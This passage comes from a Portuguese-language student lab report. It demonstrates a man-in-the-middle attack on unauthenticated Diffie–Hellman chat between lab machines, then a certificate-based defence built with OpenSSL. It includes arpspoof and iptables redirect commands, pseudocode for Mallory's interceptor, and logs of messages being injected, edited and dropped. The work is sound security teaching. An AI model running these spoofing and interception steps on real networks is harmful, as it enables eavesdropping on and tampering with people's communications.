    enviar Bob: {nonce, ct}

THREAD from_alice:
    loop:
        receber obj
        pt = AES_A.decrypt(obj.nonce, obj.ct) se encrypted
        se gatekeeper off: enviar_B(pt)
        senão: pending[a].push(pt)
        se close: enviar_B("close"); sair
```

```

THREAD from_bob:
    loop:
        receber obj
        pt = AES_B.decrypt(obj.nonce, obj.ct) se encrypted
        se gatekeeper off: enviar_A(pt)
        senão: pending[b].push(pt)
        se close: enviar_A("close"); sair

LOOP comandos:
    ler comando
    /gatekeeper on/off → ativa/desativa e libera filas
    /drop a|b → remove 1 pendente
    /forward a|b → envia 1 pendente
    /edit a|b "txt" → substitui pendente e envia
    /msg a|b "txt" → envia mensagem falsa

FINALIZAR:
    fechar sock_A e sock_B

```

3.2. Autenticação de Diffie-Hellman por certificados digitais.

Para aprofundar a análise sobre proteção contra ataques Man-in-the-Middle (MITM) em protocolos baseados em Diffie–Hellman (DH), planejamos realizar um experimento que incorpora mecanismos de autenticação utilizando certificados digitais. Embora o DH permita que duas partes estabeleçam uma chave secreta sem transmiti-la, o protocolo em sua forma pura não oferece autenticação, o que abre espaço para que um adversário se faça passar por um dos participantes. Assim, mesmo com segurança criptográfica, a ausência de garantia de identidade permite que um atacante intercepte e altere mensagens.

O uso de certificados digitais elimina essa vulnerabilidade ao introduzir uma entidade confiável: a Autoridade Certificadora (CA). Ela é responsável por validar a identidade dos participantes e assinar digitalmente seus certificados. Dessa forma, cada parte pode confirmar que a chave pública recebida realmente pertence ao interlocutor legítimo.

3.2.1. Planejamento da aplicação de autenticação

O primeiro passo consiste em estabelecer uma infraestrutura mínima de chave pública:

1. **Geração da chave privada da CA**

A CA gerará seu par de chaves, sendo a chave privada usada para assinar os certificados dos participantes.

2. **Emissão do certificado raiz (self-signed)**

A CA criará seu próprio certificado, que será a base de confiança para todo o experimento.

3. **Geração das chaves de Alice e Bob**

Cada participante (Alice e Bob) irá gerar localmente seus pares de chaves (privada e pública).

4. Criação e submissão dos CSRs (Certificate Signing Requests)

Alice e Bob enviarão à CA seus CSRs contendo suas chaves públicas e informações de identificação.

5. Assinatura dos certificados

A CA usará sua chave privada para assinar e emitir `alice.cert.pem` e `bob.cert.pem`, que serão utilizados durante o handshake.

Com isso, teremos uma pequena PKI funcional, permitindo autenticação confiável entre os participantes.

3.2.2. Funcionamento da autenticação planejada no protocolo

O programa de *chat* será adaptado para utilizar os certificados na fase inicial da troca DH, conforme o seguinte fluxo:

1. Envio do certificado no início da comunicação

Quando Alice e Bob iniciarem a troca, cada lado enviará:

- sua chave pública DH,
- seu certificado assinado pela CA,
- e uma assinatura digital sobre o valor DH.

2. Validação do certificado recebido

Ao receber a mensagem inicial, cada participante verificará:

- se o certificado é válido e assinado pela CA confiável,
- se está dentro do período de validade,
- e se a assinatura digital corresponde à chave pública do certificado.

3. Somente após essa validação a chave DH será aceita

Se todas as verificações forem bem-sucedidas, a parte aceitará a chave DH do outro lado e derivará a chave de sessão.

Esse procedimento garante autenticidade e impede que terceiros insiram chaves falsas.

3.2.3. Comportamento esperado diante de um atacante MITM

No cenário planejado, também será simulada a presença de um atacante (Mallory) tentando se colocar entre Alice e Bob.

A expectativa é que:

- Mallory não conseguirá apresentar um certificado válido, pois apenas a CA autorizada pode assinar certificados aceitos por Alice e Bob.
- Qualquer tentativa de Mallory de enviar sua própria chave DH acompanhada de um certificado falso deverá ser rejeitada imediatamente.
- Assim, mesmo que Mallory tenha capacidade de interceptar ou bloquear tráfego, ela não conseguirá decifrar, modificar ou inserir mensagens na comunicação.

Desse modo, o experimento visa demonstrar, na prática, que a autenticação por certificados torna o ataque MITM criptograficamente inviável, proporcionando integridade e autenticidade à troca Diffie–Hellman.

3.2.4. Pseudocódigos

A seguir, as atualizações dos pseudocódigos do experimento anterior, agora incluindo a autenticação por certificados digitais:

Alice:

```
INICIAR parâmetros DH:
...

FUNÇÃO verificar_certificado(cert_pem):
    carregar cert do PEM
    se issuer != CA: erro "não assinado pela CA"
    verificar assinatura com chave pública da CA
    retornar cert

FUNÇÃO assinar_chave(pub_int):
    converter pub_int para bytes
    gerar assinatura usando chave privada de Alice
    retornar assinatura codificada em base64

FUNÇÃO verificar_assinatura(pub_int, assinatura, cert):
    decodificar assinatura
    verificar com chave pública do cert
    erro se inválido

INICIAR:
    conectar ao Bob via socket
    ...

# --- Diffie-Hellman com certificação ---
a_priv = gerar_privado()
```

```

    a_pub = gerar_publico(a_priv)
    a_signature = assinar_chave(a_pub)
    enviar para Bob: {tipo: "dh_pub", pub: a_pub, cert: alice_cert, signature: a_signature}
m = receber de Bob
    b_pub = m.pub
    bob_cert = verificar_certificado(m.cert)
    verificar_assinatura(b_pub, m.signature, bob_cert)
shared = gerar_compartilhado(b_pub, a_priv)
    key = derivar_chave(shared)
    AES = AESGCM(key)
    ...

THREAD recv_loop(sock, AES):
    ... (igual ao pseudocódigo anterior)

LOOP principal (envio):
    ... (igual ao pseudocódigo anterior)

FINALIZAR:
    fechar socket

```

Bob:

```

INICIAR parâmetros DH:
    ...

FUNÇÃO verificar_certificado(cert_pem):
    carregar cert do PEM
    se issuer != CA: erro "não assinado pela CA"
    verificar assinatura com chave pública da CA
    retornar cert

FUNÇÃO assinar_chave(pub_int):
    converter pub_int para bytes
    gerar assinatura usando chave privada de Bob
    retornar assinatura codificada em base64

FUNÇÃO verificar_assinatura(pub_int, assinatura, cert):
    decodificar assinatura
    verificar com chave pública do cert
    erro se inválido

INICIAR:
    abrir socket e escutar porta 5000
    aceitar conexão de Alice
    ...

# --- Diffie-Hellman com certificação ---
# 1. Receber DH público de Alice + certificado + assinatura
m = receber de Alice
a_pub = m.pub
alice_cert = verificar_certificado(m.cert)
verificar_assinatura(a_pub, m.signature, alice_cert)

# 2. Gerar DH público de Bob, assinar e enviar com certificado
b_priv = gerar_privado()

```

```

b_pub = gerar_publico(b_priv)
b_signature = assinar_chave(b_pub)
enviar para Alice: {tipo: "dh_pub", pub: b_pub, cert: bob_cert, signature: b_signature}
# 3. Derivar chave compartilhada
shared = gerar_compartilhado(a_pub, b_priv)
key = derivar_chave(shared)
AES = AESGCM(key)
...

THREAD recv_loop(conn, AES):
    ... (igual ao pseudocódigo anterior)

LOOP principal (envio):
    ... (igual ao pseudocódigo anterior)

FINALIZAR:
    fechar conexão e socket

```

3.3. Referências da Sessão.

FORTINET. *Digital Certificates*. [S. l.]: Fortinet, [20--]. Disponível em: <https://www.fortinet.com/resources/cyberglossary/digital-certificates>.

GEEKSFORGEEKS. *Implementation of Diffie-Hellman Algorithm*. [S. l.], [20--]. Disponível em:

<https://www.geeksforgeeks.org/computer-networks/implementation-diffie-hellman-algorithm/>.

YAKKALA, Pravallika. *Understanding AES Encryption and AES-GCM Mode: An In-Depth Exploration Using Java*. Medium, 17 nov. 2023. Disponível em: <https://medium.com/@pravallikayakkala123/understanding-aes-encryption-and-aes-gcm-mode-an-in-depth-exploration-using-java-e03be85a3faa>.

4. Experimentos e seus Resultados:

Os experimentos planejados na seção anterior foram executados da forma com que foram planejados. O código desenvolvido para os experimentos pode ser encontrado nesta página do [github](#) (cada branch, fora a main, armazena o código de uma das máquinas dos experimentos). A execução e resultados dos experimentos estão apresentados a seguir.

4.1. Ataque Man-In-The-Middle no protocolo de troca de chaves Diffie-Hellman - Execução e resultados.

Para esse experimento, foram desenvolvidos 3 scripts em python para simular uma sessão de mensagem (*chat*) na rede. Diffie-Hellman foi utilizado para trocar um inteiro comum entre as máquinas Alice e Bob, as quais utilizaram esse valor para gerar uma chave simétrica através do algoritmo HKDF. Para gerar as mensagens criptografadas, foi utilizado o AES com o modo de operação GCM (AESGCM).

4.1.1. Funcionamento do experimento - Sem ataque.

Para realizar o experimento, primeiro executamos o script *bob.py* na máquina que será responsável por hospedar o servidor de *chat*. Assim, Bob ficará esperando a conexão de Alice.

Depois que o servidor já estiver funcional em Bob, Alice pode tentar conectar-se a ele para começar a sessão. Isso é feito da seguinte forma (na máquina de Alice):

```
alice@alice: $ python3 alice.py <IPv4 DE BOB>
```

Ao executar o script *alice.py*, a sessão será estabelecida. Para isso, as duas máquinas realizam a troca de chaves DH públicas e geram o valor compartilhado. Garantindo a conexão, ambos podem trocar mensagens entre si.

```
roveto@roveto:~/dev/school/8/Seguranca/DHMITM/togit$ python3 bob.py
[Bob] listening on port 5000
[Bob] connection from ('192.168.15.10', 44762)
[Bob] Key derived. Chat ready.
>
[Alice]: hey
> sup
[Bob]: sup
>
```

Sessão de chat entre Alice e Bob - Lado Bob (Servidor)

```

rovetto@rovetto:~/dev/school/seg/DHMITM/alice/togit$ python3 alice.py 192.168.15.137
[Alice] Derived key. Start chatting:
> > hey
[Alice]: hey
>
[Bob]: sup
>

```

Sessão de chat entre Alice e Bob - Lado Alice (Cliente)

4.1.2. Funcionamento do experimento - Ataque MITM.

Nesta etapa do experimento, uma terceira máquina é introduzida no sistema: Mallory. Esse novo membro tem a função de simular um atacante mal intencionado, o qual busca controlar e manipular o tráfego de mensagens entre Alice e Bob.

Para realizar o ataque, Mallory deve primeiro utilizar de algum método de intrusão para se posicionar entre Alice e Bob na rede. Neste experimento, estaremos realizando ARP Spoofing para atingir este objetivo. Isso será feito da seguinte forma: na máquina de Mallory, os dois comandos seguintes são executados paralelamente:

```
sudo arpspoof -i wlan0 -t <IPv4_DE_ALICE> <IPv4_DE_BOB>
```

```
sudo arpspoof -i wlan0 -t <IPv4_DE_BOB> <IPv4_DE_ALICE>
```

Esses comandos permitem que Mallory envenene as tabelas ARP dos membros da rede local. O primeiro comando está anunciando para Alice que o endereço MAC de Bob é, na verdade, o de Mallory. O segundo comando faz o mesmo, mas agora invertendo o alvo e a vítima.

Também será necessário executar o seguinte comando:

```
sudo iptables -t nat -A PREROUTING -p tcp --dport 5000 -j REDIRECT --to-port 5000
```

o qual é responsável por rotear os pacotes TCP destinados à porta 5000 diretamente para Mallory. Dessa forma, quando Alice tentar se conectar ao Bob (o qual está hospedando o servidor de *chat* na porta 5000), o pacote vai ser direcionado para Mallory, na sua porta 5000. Agora, Mallory se encontra entre Alice e Bob na comunicação, condição primária para o ataque MITM.

Feita a invasão, Mallory pode, então, executar o script *mallory.py*, o qual é capaz de formar duas conexões individuais: uma com Alice e outra com Bob. Assim, quando Alice tentar se conectar com Bob, Mallory estará como remediadora da conexão, sem que nenhuma das vítimas do ataque perceba qualquer diferença na sessão.

```

[rovetto@rovetto:~/Dev/school/seg/DMITM/alic:~$ python3 alice.py
y 192.168.15.137
[Alice] Derived key. Start chatting:
> > Oi Bob!
[Alice]: Oi Bob!
> [Bob]: Oi Alice!!
>
[Bob]: vamos no cinema amanha de tarde?
> Sim!!
[Alice]: Sim!!
> Bob??
[Alice]: Bob??
>

[rovetto@rovetto:~/Dev/school/seg/DMITM/bob:~$ python3 bob.py
y
[Bob] listening on port 5000
[Bob] connection from ('192.168.15.78', 49584)
[Bob] Key derived. Chat ready.
>
[Alice]: Oi Bob!
> Oi Alice!!
[Bob]: Oi Alice!!
>
[Alice]: vamos no parque amanha de tarde?
> Claro! Que horas??
[Bob]: Claro! Que horas??
>
[Alice]: as 14, me espere no portao ao sul ;)
> Combinado então, até! <3
[Bob]: Combinado então, até! <3
>
[Alice]: até <3
> █

[rovetto@rovetto:~/Dev/school/seg/DMITM/mallory:~$ python3 mallory.py
Available commands:
./gatekeeper on | ./gatekeeper off
/msg alice "text"
/msg bob "text"
/forward alice|bob
/drop alice|bob
/edit alice|bob "text"
[Mallory] listening on port 5000
[Mallory] Alice connected from ('192.168.15.10', 48124)
[Mallory] Key with Alice established
[Mallory] Key with Bob established
[ALICE->BOB] Oi Bob!
[BOB->ALICE] Oi Alice!!
/msg bob "vamos no parque amanha de tarde?"
[MALLORY]: *Injected* - [BOB] vamos no parque amanha de tard
e?
./gatekeeper on
[MALLORY] Gatekeeper ENABLED
[MALLORY] Intercepted and HELD - [BOB->ALICE] Claro! Que hor
as??
/edit bob "vamos no cinema amanha de tarde?"
[MALLORY]: *Edited* - [BOB->ALICE] vamos no cinema amanha de
tarde?
[MALLORY] Intercepted and HELD - [ALICE->BOB] Sim!!
/drop
[MALLORY] Unknown command
/drop alice
[MALLORY]: *Dropped* - [ALICE->BOB] Sim!!
/msg bob "as 14, me espere no portao ao sul ;)"
[MALLORY]: *Injected* - [BOB] as 14, me espere no portao ao
sul ;)
[MALLORY] Intercepted and HELD - [BOB->ALICE] Combinado entã
o, até! <3
[MALLORY] Intercepted and HELD - [ALICE->BOB] Bob??
/drop alice
[MALLORY]: *Dropped* - [ALICE->BOB] Bob??
/msg bob "até <3"
[MALLORY]: *Injected* - [BOB] até <3

```

Exemplo de uma troca de mensagens entre Alice e Bob com manipulação de Mallory.

4.1.3. Referências da sessão.

Python Cryptographic Authority. Cryptography: A package for cryptographic primitives in Python. Disponível em: <https://cryptography.io/en/latest/>.

Arch Linux Manual Pages. ARPSPOOF(8) - Redirect packets from a target on the local network to yourself. Disponível em: <https://man.archlinux.org/man/extra/dsniff/arp spoof.8.en>.

Python Cryptographic Authority. AEAD (Authenticated Encryption with Associated Data). Disponível em: <https://cryptography.io/en/latest/hazmat/primitives/aead/>.

SHEMYAK, Andrii. Minimal openssl.cnf for certificate generation. Disponível em: <https://technotes.shemyak.com/posts/min-openssl-cnf/>.

4.2. Autenticação por certificados digitais no protocolo Diffie-Hellman.

Nesta seção são apresentados os experimentos realizados para a criação de uma CA (*Certificate Authority*, ou Autoridade Certificadora) auto-assinada e a emissão de certificados para Alice e Bob, utilizando OpenSSL. O objetivo deste experimento é demonstrar o uso de autenticação na troca de chaves de Diffie-Hellman, garantindo proteção contra o ataque de Man-In-The-Middle.

4.2.1. Preparação do Ambiente.

A seguir, estão as linhas de comando necessárias para criar a CA, gerar as chaves necessárias e gerar os certificados assinados pela CA:

```
// ALICE GERANDO CHAVE E CSR
openssl ecparam -genkey -name secp521r1 -out alice.key.pem
openssl req -new \
    -key alice.key.pem \
    -out alice.csr.pem \
    -subj "/C=BR/ST=SC/L=Florianopolis/O=INE5429/OU=Trabalho Em Grupo/CN=Alice"
```

```
// BOB GERANDO CHAVE E CSR
openssl req -new \
    -key bob.key.pem \
    -out bob.csr.pem \
    -subj "/C=BR/ST=SC/L=Florianopolis/O=INE5429/OU=Trabalho Em Grupo/CN=Bob"
```

```
// CA AUTO-ASSINADA
[roveto@senhor seg]$ mkdir CA_teste
[roveto@senhor seg]$ cd CA_teste/
[roveto@senhor CA_teste]$ openssl ecparam -genkey -name secp521r1 -out ca.key.pem
[roveto@senhor CA_teste]$ ls
ca.key.pem
[roveto@senhor CA_teste]$ nano openssl-min-req.cnf
[roveto@senhor CA_teste]$ ls
ca.key.pem  openssl-min-req.cnf
[roveto@senhor CA_teste]$ cat openssl-min-req.cnf
[ req ]
distinguished_name = req_dn

[ req_dn ]
[roveto@senhor CA_teste]$ openssl req -new -x509 -days 3650 -sha256 \
    -key ca.key.pem \
    -out ca.cert.pem \
    -subj "/C=BR/ST=SC/L=Florianopolis/O=INE5429/OU=CA/CN=LAN CA" \
    -addext "basicConstraints=critical,CA:TRUE" \
    -addext "keyUsage=critical,keyCertSign,cRLSign"
[roveto@senhor CA_teste]$
[roveto@senhor CA_teste]$ ls
ca.cert.pem  ca.key.pem  openssl-min-req.cnf
[roveto@senhor CA_teste]$ touch index.txt index.txt.attr
[roveto@senhor CA_teste]$ echo 01 > serial.txt
[roveto@senhor CA_teste]$ ls
ca.cert.pem  ca.key.pem  index.txt  index.txt.attr  openssl-min-req.cnf  serial.txt
```

```
// Geração de certificados para Alice e Bob:

// Move-se alice.csr.pem para este diretório
[rovetto@senhor CA_teste]$ ls
alice.csr.pem ca.cert.pem ca.key.pem index.txt index.txt.attr openssl-min-req.cnf
serial.txt
[rovetto@senhor CA_teste]$ openssl x509 -req -in alice.csr.pem \
    -CA ca.cert.pem -CAkey ca.key.pem -CAcreateserial \
    -out alice.cert.pem -days 365 -sha256 \
    -extfile <(printf
"basicConstraints=CA:FALSE\nkeyUsage=digitalSignature,keyEncipherment")
Certificate request self-signature ok
subject=C=BR, ST=SC, L=Florianopolis, O=INE5429, OU=Trabalho Em Grupo, CN=Alice
[rovetto@senhor CA_teste]$ ls
alice.cert.pem alice.csr.pem ca.cert.pem ca.cert.srl ca.key.pem index.txt
index.txt.attr openssl-min-req.cnf serial.txt
[rovetto@senhor CA_teste]$ openssl verify -CAfile ca.cert.pem alice.cert.pem
alice.cert.pem: OK

// Move-se bob.csr.pem para este diretório
[rovetto@senhor CA_teste]$ ls
alice.cert.pem alice.csr.pem bob.csr.pem ca.cert.pem ca.cert.srl ca.key.pem index.txt
index.txt.attr openssl-min-req.cnf serial.txt
[rovetto@senhor CA_teste]$ openssl x509 -req -in bob.csr.pem \
    -CA ca.cert.pem -CAkey ca.key.pem \
    -out bob.cert.pem -days 365 -sha256 \
    -extfile <(printf
"basicConstraints=CA:FALSE\nkeyUsage=digitalSignature,keyEncipherment")
Certificate request self-signature ok
subject=C=BR, ST=SC, L=Florianopolis, O=INE5429, OU=Trabalho Em Grupo, CN=Bob
[rovetto@senhor CA_teste]$ ls
alice.cert.pem alice.csr.pem bob.cert.pem bob.csr.pem ca.cert.pem ca.cert.srl
ca.key.pem index.txt index.txt.attr openssl-min-req.cnf serial.txt
[rovetto@senhor CA_teste]$ openssl verify -CAfile ca.cert.pem bob.cert.pem
bob.cert.pem: OK

// Agora, ca.cert.pem, alice.cert.pem e bob.cert.pem são enviados para as máquinas destino
```

Após essa etapa, Alice e Bob possuem seus próprios certificados assinados pela CA, assim como uma cópia do certificado auto-assinado da CA.

4.2.2. Funcionamento do experimento - Sem tentativa de ataque.

Com os arquivos necessários, o experimento pode prosseguir para a tentativa de conexão com autenticação. A execução é basicamente a mesma do experimento anterior, só que agora utilizando os scripts *alice_with_cert.py* e *bob_with_cert.py*.

Para que os scripts funcionem da forma esperada, o *working directory* de cada máquina deve estar da seguinte forma:

Alice:

- *alice_with_cert.py*
- *alice.cert.pem*
- *alice.key.pem*
- *ca.cert.pem*

Bob:

- *bob_with_cert.py*
- *bob.cert.pem*
- *bob.key.pem*
- *ca.cert.pem*

Com essa estrutura garantida, os scripts executam a autenticação da seguinte forma:

1. Alice gera suas chaves DH (privada e pública);
2. Alice então gera uma assinatura de sua chave DH pública, fazendo uso de *alice.key.pem*;
3. Alice envia uma mensagem contendo sua chave DH pública, sua assinatura e seu certificado assinado pela CA;
4. Bob então recebe tal mensagem e valida o certificado recebido de alice utilizando o *ca.cert.pem*;
5. Passando na verificação, Bob então valida a assinatura da chave pública que recebeu, usando o certificado de alice, que agora considera válido.
6. Passando nesta verificação também, Bob gera seu próprio par de chaves DH, gera uma assinatura da pública e, então, envia uma mensagem com a mesma estrutura que recebeu de Alice;
7. Por fim, Alice realiza as mesmas verificações que Bob executou e, se tudo estiver ocorrer bem, a sessão é inicializada.

```

^Croveto@rovetto:~/dev/school/8/Seguranca/DHMITM$ python3 bob_with_cert.py
[Bob] listening on port 5000
[Bob] connection from ('192.168.15.10', 48388)
[Bob] Alice authenticated successfully.
[Bob] Secure key established. Start chatting.
>
[Alice]: e ai bob?
> e ai alice?
[Bob]: e ai alice?
>
[Alice]: vou saindo, tchau!
> tchau!
[Bob]: tchau!
> [Alice ended chat]
^Croveto@rovetto:~/dev/school/8/Seguranca/DHMITM$

```

Sessão de chat autenticada com certificados digitais entre Alice e Bob - Lado Bob (Servidor)

```

^Croveto@rovetto:~/dev/school/seg/DHMITM/alice$ python3 alice_with_cert.py 192.168.15.137
[Alice] Bob authenticated successfully.
[Alice] Derived secure key. Start chatting:
> > e ai bob?
[Alice]: e ai bob?
>
[Bob]: e ai alice?
> vou saindo, tchau!
[Alice]: vou saindo, tchau!
>
[Bob]: tchau!
> ^Croveto@rovetto:~/dev/school/seg/DHMITM/alice$

```

Sessão de chat autenticada com certificados digitais entre Alice e Bob - Lado Alice (Cliente)

4.2.2. Funcionamento do experimento - Com tentativa de ataque.

Agora que Alice e Bob estão fazendo uso de autenticação, Mallory perde muitas das suas capacidades de ataque.

Como não possui um certificado, Mallory não pode mais criar conexões individuais com Alice e Bob, dado que não passaria na validação da etapa de autenticação da comunicação. Dessa forma, o único ataque que Mallory ainda é capaz de realizar é de controlar o fluxo das mensagens.

```

rovetto@rovetto:~/dev/school/seg/DHMITM/alice$ python3 alice_with_cert.py 192.168.15.137
[Alice] Bob authenticated successfully.
[Alice] Derived secure key. Start chatting:
> > e ai bob?
[Alice]: e ai bob?
>
[Bob]: e ai alice?
> como vai?
[Alice]: como vai?
> [Alice] decrypt error:
> ops, tem intruso, tchau!
[Alice]: ops, tem intruso, tchau!

rovetto@rovetto:~/dev/school/8/Seguranca/DHMITM$ python3 bob_with_cert.py
[Bob] listening on port 5000
[Bob] connection from ('192.168.15.78', 38342)
[Bob] Alice authenticated successfully.
[Bob] Secure key established. Start chatting.
>
[Alice]: e ai bob?
> e ai alice?
[Bob]: e ai alice?
> alice??
[Bob]: alice??
> acho que saiu
[Bob]: acho que saiu
> [Alice ended chat]

(env) [rovetto@senhor DHMITM]$ python3 mallory_with_cert.py
Available commands:
  /gatekeeper on|off
  /msg alice "text" (requires AES session)
  /msg bob "text"
  /forward alice|bob
  /drop alice|bob
  /edit alice|bob "text"
[Mallory] listening on port 5000
[Mallory] Alice connected from ('192.168.15.10', 45152)
[Mallory] Connected to Bob (relay mode).
[Mallory] Forwarded Alice's dh_pub+cert to Bob.
[Mallory] Forwarded Bob's dh_pub+cert to Alice.
[Mallory] Forwarded encrypted [ALICE]
[Mallory] Forwarded encrypted [BOB]
/gatekeeper on
[MALLORY] Gatekeeper ENABLED
[MALLORY] HELD [ALICE] < ciphertext>
/drop alice
[MALLORY]: *Dropped* - [ALICE] < ciphertext>
[MALLORY] HELD [BOB] < ciphertext>
/edit bob "invadi a conversa kakaka"
[MALLORY]: *Edited (fake)* - [BOB] "invadi a conversa kakaka"
(Alice/Bob WILL reject it, but modified packet sent.)
[MALLORY] HELD [ALICE] < ciphertext>
drop alice
[MALLORY] Unknown command: drop alice
/drop alice
[MALLORY]: *Dropped* - [ALICE] < ciphertext>
[MALLORY] HELD [BOB] < ciphertext>
[Mallory] Relay session ended.

```

Exemplo de uma troca de mensagens entre Alice e Bob com tentativa de ataque de Mallory.

Como demonstrado no exemplo, Mallory ainda pode controlar quais mensagens deseja encaminhar ou descartar, mas agora não é capaz de inserir nem ler as mensagens.

Ou seja, embora a autenticação por certificados digitais proteja o conteúdo das mensagens, ainda existe uma clara violação do princípio de disponibilidade. Dessa forma, conclui-se que a forma de autenticação desenvolvida neste trabalho não basta para garantir uma comunicação verdadeiramente segura em uma rede local.

4.2.3. Referências da sessão.

BASSO, E. *OpenSSL: Criando uma Autoridade Certificadora (CA)*. [S. l.]: Wiki, [20--]. Disponível em: [https://ebasso.net/wiki/index.php?title=OpenSSL: _Criando_uma_Autoridade_Certificadora_\(CA\)](https://ebasso.net/wiki/index.php?title=OpenSSL:_Criando_uma_Autoridade_Certificadora_(CA)).

F5. *Building an OpenSSL Certificate Authority - Creating Your Root Certificate*. [S. l.], [20--]. Disponível em: <https://community.f5.com/kb/technicalarticles/building-an-openssl-certificate-authority---creating-your-root-certificate/279520>.

BRASIL, D. *Como Configurar uma Autoridade Certificadora (CA) na sua Empresa com OpenSSL!* 1 vídeo (7 min). Publicado pelo canal Dio Brasil. YouTube, 27 fev. 2023. Disponível em: <https://www.youtube.com/watch?v=nG9XHXsV52o>.

5. Referências:

Diffie-Hellman

DIFFIE–HELLMAN key exchange. Wikipédia, a enciclopédia livre. Disponível em: https://en.wikipedia.org/wiki/Diffie%E2%80%93Hellman_key_exchange.

DUO SECURITY. Diffie-Hellman Algorithm. Double Octopus. Disponível em: <https://doubleoctopus.com/security-wiki/encryption-and-cryptography/diffie-hellman-algorithm/>

Diffie-Hellman Key Exchange: How to Share a Secret (Spanning Tree). YouTube. 2024. Disponível em: <https://www.youtube.com/watch?v=85oMrKd8afY>

IDALINO, Thaís Bardini. Apresentação: Criptografia Assimétrica. Disciplina de Segurança em Computação. [Material acadêmico].

Man in the Middle

Man-in-the-middle attack. Wikipédia, a enciclopédia livre. Disponível em: https://en.wikipedia.org/wiki/Man-in-the-middle_attack

KASPERSKY. O que é um ataque Man-in-the-Middle? Disponível em: <https://www.kaspersky.com.br/blog/what-is-a-man-in-the-middle-attack/462/>

ARP Spoofing

WHAT IS ARP SPOOFING? Risks, detection, and prevention. SentinelOne. Disponível em: <https://www.sentinelone.com/cybersecurity-101/threat-intelligence/arp-spoofing/#arp-spoofing-attack-prevention-best-practices>

ARP spoofing – Defense. Wikipédia, a enciclopédia livre. Disponível em: https://en.wikipedia.org/wiki/ARP_spoofing#Defense

Searchable symmetric encryption. Wikipédia, a enciclopédia livre. Disponível em: https://en.wikipedia.org/wiki/Searchable_symmetric_encryption

ARP Poisoning | Man-in-the-Middle Attack (CertBros). YouTube, 2021. Disponível em: <https://www.youtube.com/watch?v=A7nih6SANYs>

Autenticação por Certificados em DH

STASHCHUK, Bogdan. 09 – Delivering encryption key using Diffie-Hellman key exchange. YouTube, 2021. Disponível em: <https://www.youtube.com/watch?v=ELIAHYtGLIM>

IBM. Creating a certificate to be used for Fixed Diffie-Hellman key exchange. Disponível em: <https://www.ibm.com/docs/en/zos/3.2.0?topic=mkc-creating-certificate-be-used-fixed-diffie-hellman-key-exchange>

PING IDENTITY. Certificate Authentication. Disponível em: <https://www.pingidentity.com/en/resources/identity-fundamentals/authentication/certificate-authentication.html>

FORTINET. *Digital Certificates*. [S. l.]: Fortinet, [20--]. Disponível em: <https://www.fortinet.com/resources/cyberglossary/digital-certificates>.

GEEKSFORGEES. *Implementation of Diffie-Hellman Algorithm*. [S. l.], [20--]. Disponível em: <https://www.geeksforgeeks.org/computer-networks/implementation-diffie-hellman-algorithm/>.

YAKKALA, Pravallika. *Understanding AES Encryption and AES-GCM Mode: An In-Depth Exploration Using Java*. Medium, 17 nov. 2023. Disponível em: <https://medium.com/@pravallikayakkala123/understanding-aes-encryption-and-aes-gcm-mode-an-in-depth-exploration-using-java-e03be85a3faa>.

EXPERIMENTO: Ataque Man-In-The-Middle no protocolo de troca de chaves Diffie-Hellman

Python Cryptographic Authority. Cryptography: A package for cryptographic primitives in Python. Disponível em: <https://cryptography.io/en/latest/>.

Arch Linux Manual Pages. ARPSPOOF(8) - Redirect packets from a target on the local network to yourself. Disponível em: <https://man.archlinux.org/man/extra/dsniff/arp spoof.8.en>.

Python Cryptographic Authority. AEAD (Authenticated Encryption with Associated Data). Disponível em: <https://cryptography.io/en/latest/hazmat/primitives/aead/>.

SHEMYAK, Andrii. Minimal openssl.cnf for certificate generation. Disponível em: <https://technotes.shemyak.com/posts/min-openssl-cnf/>.

EXPERIMENTO: Autenticação por certificados digitais no protocolo Diffie-Hellman

BASSO, E. *OpenSSL: Criando uma Autoridade Certificadora (CA)*. [S. l.]: Wiki, [20--]. Disponível em: [https://ebasso.net/wiki/index.php?title=OpenSSL:_Criando_uma_Autoridade_Certificadora_\(CA\)](https://ebasso.net/wiki/index.php?title=OpenSSL:_Criando_uma_Autoridade_Certificadora_(CA)).

F5. *Building an OpenSSL Certificate Authority - Creating Your Root Certificate*. [S. l.], [20--]. Disponível em:

<https://community.f5.com/kb/technicalarticles/building-an-openssl-certificate-authority---creating-your-root-certificate/279520>.

BRASIL, D. *Como Configurar uma Autoridade Certificadora (CA) na sua Empresa com OpenSSL!* 1 vídeo (7 min). Publicado pelo canal Dio Brasil. YouTube, 27 fev. 2023. Disponível em: <https://www.youtube.com/watch?v=nG9XHXsV52o>.